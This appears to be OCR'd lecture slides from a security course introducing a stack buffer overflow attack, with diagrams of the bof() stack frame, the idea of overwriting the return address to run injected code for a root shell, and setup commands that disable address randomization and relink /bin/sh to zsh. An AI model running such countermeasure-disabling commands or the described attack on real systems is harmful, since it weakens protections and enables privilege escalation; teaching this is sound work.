
The program will jump to that address and continue to execute code

We can overwrite it, so if it points to the location of our own code we also inject, it will execute that code!


And our code will get a root shell

(there are many things our code can do, but we will be focused on getting a root shell)

THE STACK



bof() stack frame (stack.c)


THE STACK
… previous stack frames…
Arguments
Return Address
Previous frame pointer
buffer[99]
.
.
.
.
.
buffer[0]
bof() stack frame (stack.c)
Malicious Code
Stuff
New return address
Stuff
“badfile”
THE STACK
Malicious Code
(Overwrite)
New return address
(Overwrite)
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

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



"badfile"

THE STACK



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


Pretty easy, right?

Our first buffer overflow attack

(but first we need to change some settings)

- Turn off **address randomization** (countermeasure) (for now)

```
sudo sysctl -w kernel.randomize_va_space=0
```

- Set /bin/sh to a shell **with no RUID != EUID privilege drop** countermeasure (for now…)

```
sudo ln -sf /bin/zsh /bin/sh
```

